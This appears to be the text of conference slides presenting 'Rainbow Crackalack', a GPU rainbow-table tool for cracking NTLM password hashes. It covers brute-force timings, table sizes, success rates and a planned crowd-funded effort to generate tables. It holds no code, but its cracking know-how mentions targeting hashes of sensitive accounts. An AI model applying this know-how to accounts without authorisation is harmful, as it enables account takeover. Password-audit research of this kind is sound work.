- In present day, what tables are useful to generate?

- With 2 x AMD Vega 64 GPUs (~$1,100), bruteforcing:
  - 7-character NTLM can be done in 24 mins.
  - 8-character NTLM can be done in 40 hours.
  - 9-character NTLM can be done in ~158 days.

- Ok, so let’s target 8 & 9 character passwords at a 50% success rate.
  - If you capture, say, 10 hashes to sensitive accounts, 50% success rate is pretty good!

Rainbow Crackalack

- I generated 56 GB of uncompressed tables for 8-character NTLM passwords.
- Looked up 252 hashes derived from randomly generated passwords.
- Achieved ~25% success rate. Extrapolating this for 50%:
  - ~114 GB needed of uncompressed tables.
  - ~68 GB after compression.
  - ~27 minutes for lookup (with 6 x GTX 1070)

Rainbow Crackalack

- Extrapolating these results for 50% success on 9-character passwords:
  - First convert from chain length of 422,000 to 1,000,000: ~114 GB to ~48 GB (uncompressed).
  - 48 GB x 95 = 4,563 GB uncompressed tables.
  - 2,737 GB after compression.
  - ~43 hours to look up results?
  - Compare to ~79 days for GPU brute forcing!

- Note that even just 10% coverage can be highly useful in some cases!
  - This would only take ~547 GB of compressed tables & ~8.5 hours of lookup time.
  - Compare to ~16 days for GPU bruteforcing!

Rainbow Crackalack

- Current state:
  - Code written in C and OpenCL to generate tables in NTLM formats (99% complete).
  - Some code for lookup acceleration (about 40% complete).
  - Code is extensible and will include support for MD5 and SHA-1.
  - It will be open source.
  - It run on Linux and Windows.

Rainbow Crackalack

- Once code is complete, a crowd-sourced effort will be announced!

- Generating tables will earn you cryptocurrency!
  - For every table you submit, you get… $2.50?
  - Total project cost for 50% coverage of 9-character NTLM: ~$11,500.

- Supporters will be able to pay BTC/ETH into a pool to help generate more.
  - Individuals can get mailed a hard drive with tables.
  - Corporate sponsors can get logos on website.

Questions?

Joe Testa

Positron Security

Twitter: @therealjoetesta